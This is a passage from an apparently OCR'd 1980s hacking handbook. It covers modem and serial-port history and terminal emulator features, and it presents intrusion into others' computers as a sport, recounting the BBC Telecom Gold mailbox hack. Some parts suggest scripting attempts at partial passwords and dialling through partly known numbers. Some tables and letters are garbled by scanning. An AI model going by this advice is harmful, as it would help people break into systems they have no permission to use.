Popular films and tv series have built up a mythology of what hackers can do and with what degree of ease. My personal delight in such Dream Factory output is in compiling a list of all the mistakes in each episode. Anyone who has ever tried to move a graphics game from one micro to an almost-similar competitor will already know that the chances of getting a home micro to display the North Atlantic Strategic Situation as it would be viewed from the President's Command Post would be slim even if appropriate telephone numbers and passwords were available. Less immediately obvious is the fact that most home micros talk to the outside world through limited but convenient asynchronous protocols, effectively denying direct access to the mainframe products of the world's undisputed leading computer manufacturer, which favours synchronous protocols. And home micro displays are memory-mapped, not vector-traced... Nevertheless, it is astonishingly easy to get remarkable results. And thanks to the protocol transformation facilities of PADs in PSS networks (of which much more later), you can get into large IBM devices....

The cheapest hacking kit I have ever used consisted of a ZX81, 16K RAMpack, a clever firmware accessory and an acoustic coupler. Total cost, just over ·100. The ZX81's touch-membrane keyboard was one liability; another was the uncertainty of the various connectors. Much of the cleverness of the firmware was devoted to overcoming the native drawbacks of the ZX81's inner configuration--the fact that it didn't readily send and receive characters in the industry-standard ASCII code, and that the output port was designed more for instant access to the Z80's main logic rather than to use industry-standard serial port protocols and to rectify the limited screen display.

Yet this kit was capable of adjusting to most bulletin boards; could get into most dial-up 300/300 asynchronous ports, re-configuring for word-length and parity if needed; could have accessed a PSS PAD and hence got into a huge range of computers not normally available to micro-owners; and, with another modem, could have got into viewdata services. You could print out pages on the ZX 'tin-foil' printer. The disadvantages of this kit were all in convenience, not in facilities. Chapter 3 describes the sort of kit most hackers use.

It is even possible to hack with no equipment at all. All major banks now have a network of 'hole in the wall' cash machines-- ATMs or Automatic Telling Machines, as they are officially known. Major building societies have their own network. These machines have had faults in software design, and the hackers who played around with them used no more equipment than their fingers and brains. More about this later.

Though I have no intention of writing at length about hacking etiquette, it is worth one paragraph: lovers of fresh-air walks obey the Country Code; they close gates behind them, and avoid damage to crops and livestock. Something very similar ought to guide your rambles into other people's computers: don't manipulate files unless you are sure a back-up exists; don't crash operating systems; don't lock legitimate users out from access; watch who you give information to; if you really discover something confidential, keep it to yourself. Hackers should not be interested in fraud. Finally, just as any rambler who ventured past barbed wire and notices warning about the Official Secrets Acts would deserve whatever happened thereafter, there are a few hacking projects which should never be attempted.

On the converse side, I and many hackers I know are convinced of one thing: we receive more than a little help from the system managers of the computers we attack. In the case of computers owned by universities and polys, there is little doubt that a number of them are viewed like academic libraries--strictly speaking they are for the student population, but if an outsider seriously thirsty for knowledge shows up, they aren't turned away. As for other computers, a number of us are almost sure we have been used as a cheap means to test a system's defences...someone releases a phone number and low-level password to hackers (there are plenty of ways) and watches what happens over the next few weeks while the computer files themselves are empty of sensitive data. Then, when the results have been noted, the phone numbers and passwords are changed, the security improved etc etc...much easier on dp budgets than employing programmers at ú150/man/ day or more. Certainly the Pentagon has been known to form 'Tiger Units' of US Army computer specialists to pin-point weaknesses in systems security.

Two spectacular hacks of recent years have captured the public imagination: the first, the Great Prince Philip Prestel Hack, is described in detail in chapter 8, which deals with viewdata. The second was spectacular because it was carried out on live national television. It occurred on October 2nd 1983 during a follow-up to the BBC's successful Computer Literacy series. It's worth reporting here, because it neatly illustrates the essence of hacking as a sport... skill with systems, careful research, maximum impact with minimum real harm, and humour.

The tv presenter, John Coll, was trying to show off the Telecom Gold electronic mail service. Coll had hitherto never liked long passwords and, in the context of the tight timing and pressures of live tv, a two letter password seemed a good idea at the time. On Telecom Gold, it is only the password that is truly confidential; system and account numbers, as well as phone numbers to log on to the system, are easily obtainable. The BBC's account number, extensively publicised, was OWL001, the owl being the 'logo' for the tv series as well as the BBC computer.

The hacker, who appeared on a subsequent programme as a 'former hacker' and who talked about his activities in general, but did not openly acknowledge his responsibility for the BBC act, managed to seize control of Coll's mailbox and superimpose a message of his own: Computer Security Error. Illegal access. I hope your television PROGRAMME runs as smoothly as my PROGRAM worked out your passwords! Nothing is secure! Hackers' Song "Put another password in, Bomb it out and try again Try to get past logging in, We're hacking, hacking, hacking

Try his first wife's maiden name, This is more than just a game, It's real fun, but just the same, It's hacking, hacking, hacking"

The Nutcracker (Hackers UK)

HI THERE, OWLETS, FROM OZ AND YUG (OLIVER AND GUY)

After the hack a number of stories about how it had been carried out, and by whom, circulated; it was suggested that the hackers had crashed through to the operating system of the Prime computers upon which the Dialcom electronic mail software

resided--it was also suggested that the BBC had arranged the whole thing as a stunt, or alternatively, that some BBC employees had fixed it up without telling their colleagues. Getting to the truth of a legend in such cases is almost always impossible. No one involved has a stake in the truth. British Telecom, with a strong commitment to get Gold accepted in the business community, was anxious to suggest that only the dirtiest of dirty tricks could remove the inherent confidentiality of their electronic mail service. Naturally, the British Broadcasting Corporation rejected any possibility that it would connive in an irresponsible cheap stunt. But the hacker had no great stake in the truth either--he had sources and contacts to protect, and his image in the hacker community to bolster. Never expect any hacking anecdote to be completely truthful.

### CHAPTER 2

#### Computer-to-Computer Communications

Services intended for access by microcomputers are nowadays usually presented in a very user-friendly fashion: pop in your software disc or firmware, check the connections, dial the telephone number, listen for the tone...and there you are. Hackers, interested in venturing where they are not invited, enjoy no such luxury. They may want to access older services which preceded the modern 'human interface'; they are very likely to travel along paths intended, not for ordinary

customers, but for engineers or salesmen; they could be utilising facilities that

were part of a computer's commissioning process and have been hardly used since.

So the hacker needs a greater knowledge of datacomms technology than does a more passive computer user, and some feeling for the history of the technology is pretty essential, because of its growth pattern and because of the

fact that many interesting installations still use yesterday's solutions. Getting one computer to talk to another some distance away means

#### accepting a number of limiting factors:

( Although computers can send out several bits of information at once, the ribbon cable necessary to do this is not economical at any great length, particularly if the information is to be sent out over a network--each wire in the ribbon would need switching separately, thus making ex- changes prohibitively expensive. So bits must be transmitted one at a time, or serially.

( Since you will be using, in the first instance, wires and networks

already installed--in the form of the telephone and telex networks--you must accept that the limited bandwidth of these facilities will restrict the rate at which data can be sent. The data will pass through long lengths of wire, frequently being re-amplified, and undergoing de- gradation as it passes through dirty switches and relays in a multiplicity of exchanges.

( Data must be easily capable of accurate recovery at the far end.
( Sending and receiving computers must be synchronised in their working.
( The mode in which data is transmitted must be one understood by all computers; accepting a standard protocol may mean adopting the speed and efficiency of the slowest.

( The present 'universal' standard for data transmission used by microcomputers and many other services uses agreed tones to signify binary 0 and binary 1, the ASCII character set (also known as International Alphabet No 5), and an asynchronous protocol, whereby the transmitting and receiving computers are locked in step every time a character is sent, not just at the beginning of a transmission stream. Like nearly all standards, it is highly arbitrary in its decisions and derives its importance simply from the fact of being generally accepted. Like many standards, too, there are a number of subtle and important variations.

To see how the standard works, how it came about and the reasons for the variations, we need to look back a little into history.

### The Growth of Telegraphy

The essential techniques of sending data along wires has a history of 150 years, and some of the common terminology of modern data transmission goes right back to the first experiments.

The earliest form of telegraphy, itself the earliest form of electrical message sending, used the remote actuation of electrical

relays to leave marks on a strip of paper. The letters of the alphabet were defined by the patterns of 'mark' and 'space'. The terms have come through to the present, to signify binary conditions of '1' and '0' respectively. The first reliable machine for sending letters and figures by this method dates from 1840; the direct successor of that machine, using remarkably unchanged electromechanical technology and a 5-bit alphabetic code, is still widely used today, as the telex/teleprinter/teletype. The mark and space have been replaced by holes punched in paper-tape: larger holes for mark, smaller ones for space. Synchronisation between sending and receiving stations is carried out by beginning each letter with a 'start' bit (a space) and concluding it with a 'stop' bit (mark). The 'idle' state of a circuit is thus 'mark'. In effect, therefore, each letter requires the transmission of 7 bits:

. \* \* . . . \* (letter A: . = space; \* = mark)

of which the first . is the start bit, the last \* is the stop bit and

\* \* . .. is the code for A.

This is the principle means for sending text messages around the world, and the way in which news reports are distributed globally. And, until third-world countries are rich enough to afford more advanced devices, the technology will survive. Early computer communications

When, 110 years after the first such machines came on line, the need arose to address computers remotely, telegraphy was the obvious way to do so. No one expected computers in the early 1950s to give instant results; jobs were assembled in batches, often fed in by means of paper-tape (another borrowing from telex, still in use) and then run. The instant calculation and collation of data was then considered quite miraculous. So the first use of data communications was almost exclusively to ensure that the machine was fed with up-to-date information, not for the machine to send the results out to those who might want it; they could wait for the 'print-out' in due course, borne to them with considerable solemnity by the computer experts. Typical communications speeds were 50 or 75 baud. (The baud is the measure of speed of data transmission: specifically, it refers to the number of signal level changes per second and is thus not the same as bits-per-second.)

These early computers were, of course, in today's jargon, single-user/single-task; programs were fed by direct machine coding. Gradually, over the next 15 years, computers spawned multi-user capabilities by means of time-sharing techniques, and their human interface became more 'user-friendly'.

With these facilities grew the demand for remote access to computers, and modern data communications began.

Even at the very end of the 1960s when I had my own very first encounter with a computer, the links with telegraphy were still obvious. As a result of happenstance, I was in a Government-run research facility to the south-west of London, and the program I was to use was located on a computer just to the north of Central London; I was sat down in front of a battered teletype--capitals and figures only, and requiring not inconsiderable physical force from my smallish fingers to actuate the keys of my choice. As it was a teletype outputting on to a paper roll, mistakes could not as readily be erased as on a VDU, and since the sole form of error reporting consisted of a solitary ?, the episode was more frustrating than thrilling. VDUs and good keyboards were then far too expensive for 'ordinary' use.

The telephone network

But by that time all sorts of changes in datacomms were taking place. The telex and telegraphy network, originally so important, had long been overtaken by voice-grade telephone circuits (Bell's invention dates from 1876). For computer communication, mark and space could be indicated by different audio tones, rather than by different voltage conditions. Data traffic on a telex line can operate in only one direction at a time, but, by selecting different pairs of tones, both 'transmitter' and 'receiver' could speak simultaneously--so that in fact, one has to talk about 'originate' and 'answer' instead.

Improved electrical circuit design meant that higher speeds than 50 or 75 baud became possible; there was a move to 110 baud, then 300 and, so far as ordinary telephone circuits are concerned, 1200 baud is now regarded as the top limit.

The 'start' and 'stop' method of synchronising the near and far end of a communications circuit at the beginning of each individual letter has been retained, but the common use of the 5-bit Baudot code has been replaced by a 7-bit extended code which allows for many more characters, 128 in fact.

Lastly, to reduce errors in transmission due to noise in the telephone line and circuitry, each letter can be checked by the use of a further bit (the parity bit), which adds up all the bits in the main character and then, depending on whether the result is odd or even, adds a binary 0 or binary 1. The full modern transmission of a letter in this system, in this case, K, therefore, looks like this:

START-STOP TRANSMISSION OF A DATA CHARACTER

TIME

INTERVAL\_\_\_\_\_9\_\_0\_1\_\_2\_3\_4\_\_5\_6\_\_7\_8\_\_9\_\_\_

NUMBER

		1		1			1		1	1	1	
	Mark -	+	+ +		+	+	+	+	+		+ +	+
LINE			0		0	0		0			0	
CONDITION	Space	÷	++	-	++	+	+	+		-	++	+-
	,	•	^									
BINARY	STOP	+ S	TART	1	0	0	1	0	1	1	0	
DIGIT												

The first 0 is the start bit; then follows 7 bits of the actual letter code (1001011); then the parity bit; then the final 1 is the stop code.

This system, asynchronous start-stop ASCII (the common name for the alphabetic code), is the basis for nearly all micro-based communications. The key variations relate to:

bit-length; you can have 7 or 8 databits (\*) parity; (it can be even or odd, or

entirely absent),

Tones - The tones used to signify binary 0 and binary 1, and which computer is in 'originate' and which in 'answer', can vary according to the speed of the transmission and also to whether the service is used in North America or the rest of the world. (Briefly, most of the world uses tones and standards laid down by the Geneva-based organisation, CCITT, a specialised agency of the International Telecommunications Union; whereas in the United States and most parts of Canada, tones determined by the telephone utility, colloquially known as Ma Bell, are adopted.) The following table gives the standards and tones in common use.

(\*) There are no 'obvious explanations' for the variations commonly

found: most electronic mail services and viewdata transmit 7 data bits, even parity and I stop Bit; Telecom Gold and most hobbyist bulletin boards transmit 8 data bits, odd parity and 1 stop bit. Terminal emulator software--see chapter 3--allows users to adjust for these differing requirements. Service Speed Duplex Transmit Receive Answer 1 0 Designator 0 1 300(\*) full V21 orig 1180 980 1850 1650 -V21 ans 300(\*) full 1850 1650 1180 980 2100 half V23 (1) 600 1700 1300 1700 1300 2100 V23 (2) 1200 f/h(\*\*) 2100 1300 2100 1300 2100 75 f/h(\*\*) 450 390 450 V23 back 390 \_ Bell 103 orig 300(\*) full 1070 1270 2025 2225 \_ Bell 103 ans 300(\*) full 2025 2225 1070 1270 2225 Bell 202 1200 half 2200 1200 2200 1200 2025

(\*)any speed up to 300 baud, can also include 75 and 110 baud services

(\*\*)service can either be half-duplex at 1200 baud or asymmetrical full duplex, with 75 baud originate and 1200 baud receive (commonly used as viewdata user) or 1200 transmit and 75 receive (viewdata host)

# Higher Speeds

1200 baud is usually regarded as the fastest speed possible on an ordinary voice-grade telephone line. Beyond this, noise on the line due to the switching circuits at the various telephone exchanges, poor cabling, etc. make accurate transmission difficult. Indeed, at higher speeds it becomes increasingly important to use transmission protocols that include error correction.

Error correction techniques usually consist of dividing the transmission stream into a series of blocks which can be checked, one at a time, by the receiving computer. The 'parity' system mentioned above is one example, but obviously a crude one. The difficulty is that the more secure an error-correction protocol becomes, the greater becomes the overhead in terms of numbers of bits transmitted to send just one character from one computer to another. Thus, in the typical 300 bit situation, the actual letter is defined by 7 bits, 'start' and 'stop' account for another two, and the check takes a further one--ten in all. After a while, what you gain in the speed with which each actual bit is transmitted, you lose, because so many bits have to be sent to ensure that a single character is accurately received!

Although some people risk using 2400 baud on ordinary telephone lines--the jargon is the PTSN (Public Telephone Switched Network)--this means using expensive modems. Where higher speeds are essential, leased circuits, not available via dial-up. become essential. The leased circuit is paid for on a fixed charge, not a charge based on time-connected. Such circuits can be conditioned', for example by using special amplifiers, to support the higher data rate.

For really high speed transmissions, however, pairs of copper cable are inadequate. Medium speed is obtainable by the use of coaxial cable (a little like that used for tv antenna hook-ups) which have a very broad bandwidth. Imposing several different channels on one cable-length is called multiplexing and, depending on the application, the various channels can either carry several different computer conversations simultaneously or can send several bits of one computer conversation in parallel, just as though there were a ribbon cable between the two participating computers. Either way, what happens is that each binary 0 or binary 1 is given, not an audio tone, but a radio frequency tone.

#### Synchronous Protocols

In the asynchronous protocols so far described, transmitting and receiving computers are kept in step with each other every time a character is sent, via the 'start' and 'stop' bits. In synchronous comms, the locking together is done merely at the start of each block of transmission by the sending of a special code (often SYN). The SYN code starts a clock (a timed train of pulses) in the receiver and it is this that ensures that binary 0s and 1s originating at the transmitter are correctly interpreted by the receiver; clearly, the displacement of even one binary digit can cause havoc.

A variety of synchronous protocols exist, such as the length of block sent each time, the form of checking that takes place, the form of acknowledgement, and so on. A synchronous protocol is not only a function of the modem, which has to have a suitable clock, but also of the software and firmware in the computers. Because asynchronous protocols transmit so many 'extra' bits in order to avoid error, savings in transmission time under synchronous systems often exceed 20-30%. The disadvantage of synchronous protocols lie in increased hardware costs.

One other complication exists: most asynchronous protocols use the ASCII code to define characters. IBM ('Big Blue'), the biggest enthusiast of synchronous comms, has its own binary code to define characters. In Appendix IV, you will find an explanation and a comparison with ASCII.

The hacker, wishing to come to terms with synchronous comms, has two choices: the more expensive is to purchase a protocol convertor board. These are principally available for the IBM PC, which has been increasingly marketed for the 'executive workstation' audience, where the ability to interface to a company's existing (IBM) mainframe is a key feature. The alternative is to see whether the target mainframe has a port on to a packet- switched service; in that event, the hacker can use ordinary asynchronous equipment and protocols--the local PAD (Packet Assembler/Disassembler) will carry out the necessary transformations.

#### Networks

Which brings us neatly to the world of high-speed digital networks using packet-switching. All the computer communications so far described have taken place either on the phone (voice-grade) network or on the telex network.

In Chapter 7 we will look at packet-switching and the opportunities offered by international data networks. We must now specify hackers' equipment in more detail.

# CHAPTER 3

Hackers' Equipment

You can hack with almost any microcomputer capable of talking to the outside world via a serial port and a modem. In fact, you don't even need a micro; my first hack was with a perfectly ordinary viewdata terminal.

hat follows in this chapter, therefore, is a description of the elements of a system I like to think of as optimum for straight-forward asynchronous ASCII and Baudot communications. What is at issue is convenience as much as anything. With kit like this, you will be able to get through most dial-up ports and into packet-switching through a PAD -- a packet assembler/ disassembler port. (It will not get you into IBM networks, because these use different and incompatible protocols; we will return to the matter of the IBM world in chapter 10.) In other words, given a bit of money, a bit of knowledge, a bit of help from friends and a bit of luck, what is described here is the sort of equipment most hackers have at their command.

ou will find few products on the market labelled 'for hackers'; you must select those items that appear to have 'legitimate' but interesting functions and see if they can be bent to the hacker's purposes. The various sections within this chapter highlight the sort of facilities you need; before lashing out on some new software or hardware, try to get hold of as much publicity and documentation material as possible to see how adaptable the products are. In a few cases, it is worth looking at the second-hand market, particularly for modems, cables and test equipment.

lthough it is by no means essential, an ability to solder a few connections and scrabble among the circuit diagrams of 'official' products often yield unexpectedly rewarding results.

#### The Cmputer

lmost any popular microcomputer will do; hacking does not call upon enormous reserves of computer power. Nearly everything you hack will come to you in alphanumeric form, not graphics. The computer you already have will almost certainly have the essential qualities. However the very cheapest micros, like the ZX81, whilst usable, require much more work on the part of the operator/hacker, and give him far less in the way of instant facilities.

(In fact, as the ZX81 doesn't use ASCII internally, but a Sinclair-developed variant; you will need a software or firmware fix for that, before you even think of hooking it up to a modem.)

ost professional data services assume the user is viewing on an 80-column screen; ideally the hacker's computer should be capable of doing that as well, otherwise the display will be full of awkward line breaks. Terminal emulator software (see below) can some- times provide a 'fix'.

ne or two disc drives are pretty helpful, because you will want to be able to save the results of your network adventures as quickly and efficiently as possible. Most terminal emulators use the computer's free memory (i.e. all that is not required to support the operating system and the emulator software itself) as store for the received data, but once the buffer is full, you will begin to lose the earliest items. You can, of course, try to save to cassette, but normally that is a slow and tedious process.

n alternative storage method is to save to a printer, printing the received data stream not only to the computer screen, but also on dot matrix printer. However, most of the more popular (and cheaper) printers do not work sufficiently fast. You may find you lose characters at the beginning of each line. Moreover, if you print everything in real-time, you'll include all your mistakes, false starts etc., and in the process use masses of paper. So, if you can save to disc regularly, you can review each hack afterwards at your leisure and, using a screen editor or word processor, save or print out only those items of real interest.

# Serial Ports

The computer must have a serial port, either called that or marked RS232C (or its slight variant RS423), or V24, which is the official

designator of RS232C used outside the USA, though not often seen on micros.

The very cheapest micros, like the ZX81, Spectrum, VIC20, do not have RS232C ports, though add-on boards are available. Some of the older personal computers, like the Apple or the original Pet, were also originally sold without serial ports, though standard boards are available for all of these.

You are probably aware that the RS232C standard has a large number of variants, and that not all computers (or add-on boards) that claim to have a RS232C port can actually talk into a modem.

Historically, RS232C/V24 is supposed to cover all aspects of serial communication, including printers and dumb terminals as well as computers. The RS232C standard specifies electrical and physical requirements.

Everything is pumped through a 25-pin D-shaped connector, each pin of which has some function in some implementation. But in most cases, nearly all the pins are not used. In practice, only three connections are essential for computer to modem communication:

Pin 7 signal ground

Pin 2 characters leaving the computer

Pin 3 characters arriving at the computer

The remaining connections are for such purposes as feeding power to an external device, switching the external advice on or off, exchanging status and timing signals, monitoring the state of the line, and so forth. Some computers and their associated firmware require one or other of these status signals to go 'high' or 'low' in particular circumstances, or the program hangs. Check your documentation if you have trouble.

Some RS232C implementations on microcomputers or add-on boards are

there simply to support printers with serial interfaces, but they can often be modified to talk into modems. The critical two lines are those serving Pins 2 and 3.

A computer serving a modem needs a cable in which Pin 2 on the computer is linked to Pin 2 on the modem.

A computer serving a printer, etc, needs a cable in which Pin 3 on the: computer is linked to Pin 2 on the printer and Pin 3 on the printer is linked to Pin 2 on the computer.

If two computers are linked together directly, without a modem, then Pin 2 on computer A must be linked to Pin 3 on computer B and Pin 3 on computer B linked to Pin 2 on computer A: this arrangement is sometimes called a 'null modem' or a 'null modem cable'.

There are historic explanations for these arrangements, depending on who you think is sending and who is receiving--forget about them, they are confusing. The above three cases are all you need to know about in practice.

One difficulty that frequently arises with newer or portable computers is that some manufacturers have abandoned the traditional 25-way D-connector, largely on the grounds of bulk, cost and redundancy. Some European computer and peripheral companies favour connectors based on the DIN series (invented in Germany), while others use D-connectors with fewer pin-outs.

There is no standardisation. Even if you see two physically similar connectors on two devices, regard them with suspicion. In each case, you must determine the equivalents of:

Characters leaving computer (Pin 2) Characters arriving at computer (Pin 3) Signal ground (Pin 7)

ou can usually set the speed of the port from the computer's

operating system and/or from Basic. There is no standard way of doing this; you must check your handbook and manuals. Most RS232C ports can handle the following speeds:

75, 110, 300, 600, 1200, 2400, 4800, 9600

and sometimes 50 and 19200 baud as well. These speeds are selectable in hardware by appropriate wiring of a chip called a baud-rate generator. Many modern computers let you select speed in hardware by means of a DIL switch. The higher speeds are used either for driving printers or for direct computer-to-computer or computer-to-peripheral connections. The normal maximum speed for transmitting along phone lines is 1200 baud.

epending on how your computer has been set up, you may be able to control the speed from the keyboard--a bit of firmware in the computer will accept micro-instructions to flip transistor switches controlling the wiring of the baud-rate generator. Alternatively, the speeds may be set in pure software, the micro deciding at what speed to feed information into the serial port.

n most popular micro implementations the RS232C cannot support split-speed working (different speeds for receive and transmit). If you set the port up for 1200 baud, it has to be 1200 receive and transmit. This is a nuisance in Europe, where 75/1200 is in common use both for viewdata systems and for some on-line services. The usual way round is to have special terminal emulator software, which requires the RS232C hardware to operate at 1200 /1200 and then slows down (usually the micro's transmit path) to 75 baud in software by means of a timing loop. An alternative method relies on a special modem, which accepts data from the computer at 1200/1200 and then performs the slowing-down to 75 baud in its own internal firmware. We all need a quest in life. Sometimes I think mine is to search for the perfect software package to make micros talk to the outside world.

As in all such quests, the goal is occasionally approached but never reached, if only because the process of the quest causes one to redefine what one is looking for.

These items of software are sometimes called communications packages, or asynchronous comms packages, and sometimes terminal emulators, on the grounds that the software can make the micro appear to be a variety of different computer terminals. Until recently, most on-line computer services assumed that they were being examined through 'dumb' terminals--simply a keyboard and a screen, with no attendant processing or storage power (except perhaps a printer). With the arrival of PCs all this is slowly changing, so that the remote computer has to do no more than provide relatively raw data and all the formatting and on-screen presentation is done by the user's own computer. Terminal emulator software is a sort of half-way house between 'dumb' terminals and PCs with considerable local processing power.

Given the habit of manufacturers of mainframe and mini- computers to make their products as incompatible with those of their competitors as possible (to maximise their profits), many slight variants on the 'dumb' computer terminal exist--hence the availability of terminal emulators to provide, in one software package, a way of mimicking all the popular types.

Basic software to get a computer to talk through its RS232C port, and to take in data sent to it, is trivial. What the hacker needs is software that will make his computer assume a number of different personalities upon command, store data as it is collected, and print it out.

Two philosophies of presenting such software to the user exist: first, one which gives the naive user a simple menu which says, in effect, 'press a key to connect to database' and then performs everything smoothly, without distracting menus. Such programs need an 'install' procedure, which requires some knowledge, but most 'ordinary' users never see this. Normally, this is a philosophy of software writing I very much admire: however, as a hacker you will want the precise opposite. The second approach to terminal emulator software allows you to re configure your computer as you go on--there is plenty of on-screen help in the form of menus allowing you to turn on and off local echo, set parity bits, show non-visible control codes and so on. In a typical hack, you may have only vague information about the target computer, and much of the fun is seeing how quickly you can work out what the remote computer wants to 'see' - and how to make your machine respond.

Given the numbers of popular computers on the market, and the numbers of terminal emulators for each one, it is difficult to make a series of specific recommendations. What follows there- fore, is a list of the sort of facilities you should look for:

On-line help You must be able to change the software characteristics while on-line--no separate 'install' routine. You should be able to call up 'help' menus instantly, with simple commands --while holding on to the line.

Text buffer - The received data should be capable of going into the computer's free memory automatically so that you can view it later off-line. The size of the buffer will depend on the amount of memory left after the computer has used up the space required for its operating system and the terminal software. If the terminal software includes special graphics, as in Apple Visiterm or some of the ROM packs used with the BBC, the buffer space may be relatively small. The software should tell you how much buffer space you have used and

how much is left, at any time. A useful adjunct is an auto-save facility which, when the buffer becomes full, stops the stream of text from the host computer and automatically saves the buffer text to disc. A number of associated software commands should let you turn on and off the buffer store, clear it or, when off-line, view the buffer. You should also be able to print the buffer to a 'line' printer (dot-matrix or daisy wheel or thermal image). Some terminal emulators even include a simple line editor, so that you can delete or adjust the buffer before printing. (I use a terminal emulator which saves text files in a form which can be accessed by my word-processor and use that before printing out.)

Half/full Duplex (Echo On/Off) - Most remote services use an echoing protocol: this means that when the user sends a character to the host computer, the host immediately sends back the same character to the user's computer, by way of confirmation. What the user sees on his computer screen, therefore, has been generated, not locally by his direct action on the keyboard, but remotely by the host computer. (One effect of this is that there may sometimes be a perceptible delay between keystroke and display of a letter, particularly if you are using a packet-switched connection--if the telephone line is noisy, the display may appear corrupt). This echoing protocol is known as full duplex, because both the user's computer and the host are in communication simultaneously.

However, use of full duplex/echo is not universal, and all terminal emulators allow you to switch on and off the facility. If, for example, you are talking into a half-duplex system (i.e. no echo), your screen would appear totally blank. In these circumstances, it is best if your software reproduces on the screen your keystrokes.

However, if you have your computer set for half-duplex and the host computer is actually operating in full duplex. each letter will appear twice--once from the keyboard and once, echoing from the host, ggiiwiinngg tthhiiss ssoorrtt ooff eeffffeecctt. Your terminal emulator needs to able to toggle between the two states.

Data Format/Parity Setting - In a typical asynchronous protocol, each character is surrounded by bits to show when it starts, when it ends, and to signify whether a checksum performed on its binary equivalent comes out even or odd. The character itself is described, typically, in 7 bits and the other bits, start, stop and parity, bringing the number up to 10. (See chapter 2.) However, this is merely one very common form, and many systems use subtle variants -- the ideal terminal emulator software will let you try out these variants while you are still on line. Typical variants should include:

Word length Parity No stop bits

7	Even	2
7	Odd	2
7	Even	1
7	Odd	1
8	None	2
8	None	1
8	Even	1
8	Odd	1

(NB although the ASCII character set is 7 bit, 8 bits are sometimes transmitted with a ~padding~ bit; machine code instructions for 8-bit

and 16-bit machines obviously need 8-bit transmissions.)

Show Control Characters - This is a software switch to display characters not normally part of the text that is meant to be read but which nevertheless are sent by the host computer to carry out display functions, operate protocols, etc. With the switch on, you will see line feeds displayed as ^J, a back-space as ^H and so on; see Appendix IV for the usual equivalents.

Using this device properly you will be able, if you are unable to get the text stream to display properly on your screen, to work out what exactly is being sent from the host, and modify your local software accordingly.

Control-Show is also useful for spotting 'funnies' in passwords and log-on procedures--a common trick is to include ^H (backspace) in the middle of a log-on so that part of the full password is overwritten. (For normal reading of text, you have Control-Show switched off, as it makes normal reading difficult.)

Macros - This is the US term, now rapidly being adopted in the UK, for the preformatting of a log-on procedure, passwords etc. Typical connecting procedures to US services like The Source, CompuServe, Dow Jones etc are relatively complicated, compared with using a local hobbyist bulletin board or calling up Prestel. Typically, the user must first connect to a packet- switched service like Telenet or Tymnet (the US commercial equivalents of BT's PSS), specify an 'address' for the host required (a long string of letters and numbers) and then, when the desired service or 'host' is on line, enter password(s) to be fully admitted. The password itself may be in several parts.

The value of the 'macro' is that you can type all this junk in once and then send off the entire stream any time you wish by means of a simple command. Most terminal emulators that have this feature allow you to preformat several such macros.

From the hacker's point of view, the best type of macro facility is one that can be itself addressed and altered in software: supposing you have only part of a password: write a little routine which successively tries all the unknowns; you can then let the computer attempt penetration automatically. (You'll have to read the emulator's manual carefully to see if it has software-addressable macros: the only people who need them are hackers, and, as we have often observed, very few out-and-out hacker products exist!)

Auto-dial - Some modems contain programmable auto-diallers so that frequently-called services can be dialled from a single keyboard command.

Again the advantage to the hacker is obvious--a partly- known telephone number can be located by writing some simple software routine to test the variables.

However, not all auto-dial facilities are equally useful. Some included in US-originated communications software and terminal emulators are for specific 'smart' modems not available elsewhere--and there is no way of altering the software to work with other equipment. In general, each modem that contains an auto-dialler has its own way of requiring instructions to be sent to it. If an auto-dialling facility is important to you, check that your software is configurable to your choice of auto-dial modem.

Another hazard is that certain auto-diallers only operate on the multi-frequency tones method ('touch-tone') of dialling used in large parts of the United States and only very slowly being introduced in other countries. The system widely used in the UK is called 'pulse' dialling. Touch-tone dialling is much more rapid than pulse dialling, of course.

Finally, on the subject of US-originated software, some packages will only accept phone numbers in the standard North American format of: 3-digit area code, 3-digit local code, 4-digit subscriber code. In the UK and Europe the phone number formats vary quite considerably. Make sure that any auto-dial facility you use actually operates on your phone system.

Format Screen - Most professional on-line and time-share services assume an 80-column screen. The 'format screen' option in terminal emulators may allow you to change the regular text display on your micro to show 80 characters across by means of a graphics 'fiddle'; alternatively, it may give you a more readable display of the stream from the host by forcing line feeds at convenient intervals, just before the stream reaches the right- hand margin of the micro's 'natural' screen width.

Related to this are settings to handle the presentation of the cursor and to determine cursor movement about the screen-- normally you won't need to use these facilities, but they may help you when on-line to some odd-ball, non-standard service. Certain specific 'dumb' terminals like the VT52 (which has become something of a mainframe industry standard) use special sequences to move the cursor about the screen--useful when the operator is filling in standard forms of information.

Other settings within this category may allow you to view characters on your screen which are not part of the normal character set. The early Apples, for example, lacked lower case, presenting everything in capitals (as does the ZX81), so various ingenious 'fixes' were needed to cope. Even quite advanced home computers may lack some of the full ASCII character set, such oddities as the tilde ~ or backslash \ or curly bracket { }, for example.

Re-assign - keyboard A related problem is that home micro keyboards may not be able to generate all the required characters the remote service wishes to see. The normal way to generate an ASCII character not available from the keyboard is from Basic, by using a Print CHR\$(n) type command. This may not be possible when on-line to a remote computer, where everything is needed in immediate mode. Hence the requirement for a software facility to re-assign any little-used key to send the desired 'missing' feature. Typical requirements are BREAK~ ESC, RETURN (when part of a string as opposed to being the end of a command) etc. When re-assigning a series of keys, you must make sure you don't interfere with the essential functioning of the terminal emulator.

For example, if you designate the sequence ctrl-S to mean 'send a DC1 character to the host', the chances are you will stop the host from sending anything to you, because ctrl-S is a common command (some-times called XOF) to call for a pause--incidentally, you can end the pause by hitting ctrl-Q. Appendix IV gives a list of the full ASCII implementation and the usual 'special' codes as they apply to computer-to-computer communications.

File Protocols - When computers are sending large files to each other, a further layer of protocol, beyond that defining individual letters, is necessary. For example, if your computer is automatically saving to disk at regular intervals as the buffer fills up, it is necessary to be able to tell the host to stop sending for a period, until the save is complete. On older time-share services, where the typical terminal is a teletypewriter, the terminal is in constant danger of being unable mechanically to keep up with the host computer's output. For this reason, many host computers use one of two well-known protocols which require the regular exchange of special control characters for host and user to tell each other all is well. The two protocols are:

Stop/Start - The receiving computer can at any time send to the host a Stop (ctrl-S) signal, followed by, when it is ready a Start, (ctrl-Q).

EOB/ACK - The sending computer divides its file into a blocks (of any convenient length); after each block is sent, an EOB (End of Block) character is sent (see ASCII table, Appendix IV). The user's computer must then respond with a ACK (Acknowledge) character.

These protocols can be used individually, together or not at all. You may be able to use the 'Show Control Codes' option to check whether either of the protocols are in use. Alternatively, if you have hooked on to a service which for no apparent reason, seems to stop in its tracks, you could try ending an ACK or Start (ctrl-F or ctrl-S) and see if you can get things moving.

File transmission - All terminal emulators assume you will want to send, as well as receive, text files. Thus, in addition to the protocol settings already mentioned, there may be additional ones for that purpose, e.g. the XMODEM protocol very popular on bulletin boards. Hackers, of course, usually don't want to place files on remote computers....

